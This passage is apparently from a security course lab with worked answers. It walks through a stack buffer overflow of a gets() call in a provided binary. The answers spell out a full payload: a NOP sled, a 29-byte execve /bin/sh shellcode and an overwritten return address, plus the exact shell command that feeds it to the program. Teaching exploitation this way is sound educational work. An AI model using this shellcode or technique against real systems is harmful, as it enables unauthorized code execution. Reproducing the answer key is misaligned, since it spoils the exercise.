Number of characters needed 0x7fffffffe148-0x7fffffffe0e0=104 $_{(10)}$



d) Design a payload that contains

i) the 29-byte shellcode,

ii) and the return address that will bring the program to execute the shellcode

This payload will be supplied to the **`gets()`** function. Instead of returning to **`main()`**, **`noSecret()`** function would return to (and run) the shellcode. (8 points)

To know the behavior of the shellcode, please run the included executable "shellcode". For instance, you can "ls" in it to see the files.

Answer:

For us it is, you could put all the \x90 paddings (total 104-29=75 copies of \x90) to the end, here we put part of the padding to be in front of the 29-byte shellcode, and part of it to be after the shellcode.

\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x6a\x42\x58\xfe\xc4\x48\x99\x52\x48\xbf\
x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5e\x49\x89\xd0\x49\x89\xd2\x0f\x05\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90**\x40\xe1\xff\xff\xff\x7f**

Mind that the purple part is the start address of the array in the run time (from part b)

e) Use the compiled executable “Q3” we provided (make sure you give it the right to execute). Supply a proper payload, and run the shellcode.




Fig. 9

Shellcode needs the input stream (`stdin`) before it can run. When `stdin` is unavailable, the shell will close immediately even if you manage to run it. You don’t really have to understand this, but to enable you to get the shell, your full command should be similar to the below:

(echo -e "PAYLOAD_IN_PART_d" ; cat) | ./Q3c

Replace the **PAYLOAD_IN_PART_d** with the payload you have derived in part d. Show your full command below (include “**`echo`**” and everything). Show a figure that indicates your exploitation is successful (see figure 9 above). Put the full command into a file called “Q3_parte” and zip it with this document for submission. **No point will be given if you do not enclose this figure.** (4 points)

Answer:

For us it is

(echo -e
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x6a\x42\x58\xfe\xc4\x48\x99\x52\x48\xb
f\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5e\x49\x89\xd0\x49\x89\xd2\x0f\x05\x
90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x40\xe1\xff\xff\xff\x7f";cat) |./Q3